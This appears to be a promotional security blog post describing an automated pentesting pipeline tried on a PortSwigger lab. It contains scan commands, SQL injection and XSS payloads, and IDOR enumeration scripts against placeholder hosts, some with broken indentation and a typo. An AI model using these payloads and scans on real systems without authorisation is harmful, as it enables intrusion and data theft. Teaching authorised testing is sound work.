
Listen to this Post
Introduction:

The cybersecurity industry faces a persistent challenge: the gap between vulnerability discovery and actionable reporting. Manual penetration testing workflows often fragment reconnaissance, exploitation, and documentation into disconnected phases, consuming hours of analyst time. The “Recon-to-Report” tool—developed in under 24 hours during NTI cybersecurity training—addresses this fragmentation by automating the entire pentesting pipeline: port scanning, technology fingerprinting, SQL injection and XSS detection, security header analysis, and professional report generation. Tested live on a PortSwigger Web Security Academy lab, the tool successfully identified a critical SQL injection vulnerability with solid evidence. This article explores the technical architecture, implementation strategies, and operational commands behind building an automated pentesting framework that bridges reconnaissance and reporting.
Learning Objectives & Secrets:
- Objective 1: Master Automated Reconnaissance Workflows – Learn to orchestrate Nmap for port scanning and service fingerprinting, integrating OSINT techniques to map target attack surfaces efficiently.
- Objective 2: Automate Vulnerability Detection with Precision – Secret tip: Use parameterized payload injection for SQLi and XSS detection, combining boolean-based blind injection with time-delay techniques to minimize false positives.
- Objective 3: Generate Professional Reports Programmatically – Secret tip: Structure findings using JSON schemas mapped to OWASP Top 10 categories, enabling automated PDF/HTML report generation with remediation recommendations.
You Should Know:
1. Reconnaissance Automation: Port Scanning and Technology Fingerprinting
The foundation of any penetration test is accurate reconnaissance. The Recon-to-Report tool automates this phase using Python’s subprocess module to invoke Nmap with optimized scanning parameters. The tool performs SYN scans (-sS) for speed, service version detection (-sV), and OS fingerprinting (-O) to build a comprehensive target profile.
Step-by-step guide:
 Basic SYN scan on top 1000 ports
sudo nmap -sS -T4 -F <target-IP>

Aggressive scan with service detection and version intensity
nmap -sV --version-intensity 9 -p- <target-IP>

Scan with timing optimization for large networks
sudo nmap -sS -T4 --min-rate=1000 --max-retries=2 --initial-rtt-timeout=150ms <target-IP>/24 -p 1-10000
For Windows environments, use the following PowerShell approach:
 PowerShell Nmap wrapper
$target = "192.168.1.0/24"
nmap -sS -T4 -F $target | Out-File -FilePath "recon_scan.txt"
The tool parses Nmap XML output (-oX) to extract open ports, service banners, and technology stacks. This data feeds into the vulnerability scanning phase, ensuring tests target only active services.
- SQL Injection Detection: Automated Payload Injection and Exploitation
SQL injection remains one of the most critical web vulnerabilities. The Recon-to-Report tool automates SQLi detection by sending parameterized payloads through GET and POST requests, analyzing responses for database error messages, time delays, or boolean differences.
Step-by-step guide for SQLmap integration:
 Basic SQLmap scan on a vulnerable parameter
sqlmap -u "http://target.com/page.php?id=1" --batch --level=2

POST request injection with cookie authentication
sqlmap -u "http://target.com/login.php" --data="user=admin&pass=test" --cookie="PHPSESSID=abc123" --level=3

Enumerate databases and tables
sqlmap -u "http://target.com/product?id=1" --dbs --tables --batch
For custom Python-based detection (without SQLmap), the tool implements:
import requests

payloads = ["' OR '1'='1", "' UNION SELECT NULL--", "'; WAITFOR DELAY '0:0:5'--"]
for payload in payloads:
response = requests.get(f"http://target.com/page?id={payload}")
if "error" in response.text.lower() or response.elapsed.total_seconds() > 4:
print(f"[!] Potential SQLi detected with payload: {payload}")
The tool logs evidence—including request/response pairs and database fingerprints—for inclusion in the final report.
3. Cross-Site Scripting (XSS) Detection: Automated Payload Fuzzing
XSS vulnerabilities enable session hijacking and defacement attacks. The Recon-to-Report tool injects a curated payload set into all user-controllable parameters and monitors for reflection in the response.
Step-by-step guide:
 Using XSSer for automated XSS detection
xsser -u "http://target.com/search.php?q=test" --auto

Custom Python script for reflected XSS
python3 -c "
import requests
payloads = ['<script>alert(1)</script>', '"><img src=x onerror=alert(1)>']
for p in payloads:
r = requests.get(f'http://target.com/search?q={p}')
if p in r.text:
print(f'[!] XSS reflection detected: {p}')
"
For advanced detection, the tool integrates with OWASP ZAP’s active scan mode:
 OWASP ZAP command-line active scan
zap-cli active-scan http://target.com
zap-cli report -o xss_report.html -f html
The tool flags confirmed XSS findings with payload context and remediation guidance (e.g., output encoding, CSP headers).
4. Security Header Analysis: Hardening Configuration Validation
Security headers protect against clickjacking, MIME-type sniffing, and cross-site scripting. The tool checks for presence and correctness of headers like Content-Security-Policy, X-Frame-Options, and Strict-Transport-Security.
Step-by-step guide:
 Using curl to inspect headers
curl -I https://target.com

Python script for automated header analysis
python3 -c "
import requests
r = requests.get('https://target.com')
headers = r.headers
critical = ['Content-Security-Policy', 'X-Frame-Options', 'Strict-Transport-Security']
for h in critical:
print(f'{h}: {headers.get(h, 'MISSING')}')
"
The tool assigns risk ratings: missing HSTS = High, missing CSP = Medium, missing X-Frame-Options = Medium. Recommendations include specific header values (e.g., X-Frame-Options: DENY).
- Report Generation: From Raw Findings to Professional Documentation
The final phase transforms scan results into a structured, client-ready report. The tool uses Python’s Jinja2 templating engine to generate HTML/PDF outputs with executive summaries, technical findings, proof-of-concept screenshots, and remediation steps.
Step-by-step guide:
 Generate JSON report structure
import json
report = {
"target": "example.com",
"scan_date": "2026-09-01",
"findings": [
{"severity": "Critical", "type": "SQL Injection", "url": "/product?id=1", "remediation": "Use parameterized queries"},
{"severity": "Medium", "type": "Missing CSP", "remediation": "Add Content-Security-Policy header"}
]
}
with open("report.json", "w") as f:
json.dump(report, f, indent=2)
For automated PDF generation:
 Using wkhtmltopdf to convert HTML report to PDF
wkhtmltopdf --enable-local-file-access report.html report.pdf
The tool also integrates with APTRS (Automated Penetration Testing Reporting System) for advanced templating and client management.
6. Tool Orchestration: Integrating Multiple Security Utilities
Modern penetration testing requires orchestrating multiple tools. The Recon-to-Report framework chains Nmap, SQLmap, XSSer, Nikto, and OWASP ZAP into a unified pipeline.
Step-by-step guide for Linux:
!/bin/bash
 Full automation script
TARGET=$1
nmap -sV -p- $TARGET -oX nmap_scan.xml
sqlmap -u "http://$TARGET?id=1" --batch --output-dir=sqlmap_results
nikto -h http://$TARGET -o nikto_report.html
zap-cli active-scan http://$TARGET
python3 report_generator.py --input nmap_scan.xml --sqlmap sqlmap_results/ --1ikto nikto_report.html --output final_report.pdf
For Windows (PowerShell):
param($Target)
nmap -sV -p- $Target -oX nmap_scan.xml
sqlmap -u "http://$Target?id=1" --batch --output-dir=sqlmap_results
python report_generator.py --input nmap_scan.xml --sqlmap sqlmap_results/ --output final_report.pdf
The tool’s modular design allows testers to replace or augment components based on specific testing requirements.
7. API Security and Cloud Hardening Considerations
Modern web applications increasingly rely on APIs and cloud infrastructure. The Recon-to-Report tool extends its scanning capabilities to REST APIs, checking for insecure direct object references (IDOR), rate limiting bypasses, and cloud misconfigurations.
Step-by-step API testing:
 Testing API endpoints with custom headers
curl -X GET "https://api.target.com/v1/users/1" -H "Authorization: Bearer token"

Automated API fuzzing with Python
python3 -c "
import requests
for id in range(1,100):
r = requests.get(f'https://api.target.com/v1/users/{id}')
if r.status_code == 200 and 'admin' in r.text:
print(f'[!] IDOR vulnerability: /users/{id}')
"
Cloud-specific checks include S3 bucket permissions, IAM role misconfigurations, and exposed metadata endpoints. The tool integrates with AWS CLI for automated cloud security assessments.
What Undercode Say:
- Key Takeaway 1: Automation Does Not Replace Human Judgment – While Recon-to-Report automates repetitive tasks, the tool’s true value lies in augmenting, not replacing, the pentester’s expertise. Manual verification of critical findings remains essential to avoid false positives and contextual misinterpretation.
-
Key Takeaway 2: Modular Design Enables Continuous Improvement – The tool’s architecture—separating reconnaissance, scanning, exploitation, and reporting into discrete modules—allows teams to upgrade components independently. This flexibility is crucial as new vulnerabilities (e.g., zero-day exploits) and detection techniques emerge.
-
Analysis: The Recon-to-Report project demonstrates that even constrained timelines (under 24 hours) can yield functional, impactful security tools when teams leverage existing open-source utilities (Nmap, SQLmap) and focus on orchestration rather than reinvention. The tool’s success on PortSwigger labs validates its practical utility for real-world assessments. However, production deployment would require additional features: multi-threaded scanning for performance, API rate limiting to avoid detection, and encrypted report storage for client confidentiality. The team’s vision to “expand its scope” aligns with industry trends toward AI-assisted pentesting, where tools like ptai automate exploit confirmation and attack chaining. Future iterations could integrate machine learning for vulnerability prioritization, reducing analyst fatigue and accelerating remediation timelines.
Prediction:
- +1 Democratization of Security Testing – Automated frameworks like Recon-to-Report lower the barrier to entry for junior pentesters and developers, enabling broader adoption of security testing in CI/CD pipelines.
- +1 Accelerated Incident Response – Integration of automated reporting with ticketing systems (e.g., Jira, ServiceNow) will reduce mean time to remediation (MTTR) by 40–60%.
- -1 Increased Attack Surface for Tool Abuse – As pentesting tools become more automated and accessible, malicious actors will repurpose them for large-scale vulnerability scanning, potentially increasing the frequency of opportunistic attacks.
- +1 Shift Toward AI-Driven Orchestration – The next generation of Recon-to-Report will incorporate LLMs for natural language report generation and AI-assisted exploit development, further streamlining the pentester workflow.
- -1 Complacency Risks – Over-reliance on automated tools may lead to missed business-logic vulnerabilities and complex multi-step attack paths that require human intuition to uncover.
▶️ Related Video (84% Match):
https://www.youtube.com/watch?v=2oZgWKImIow
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eRi7g4yH – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


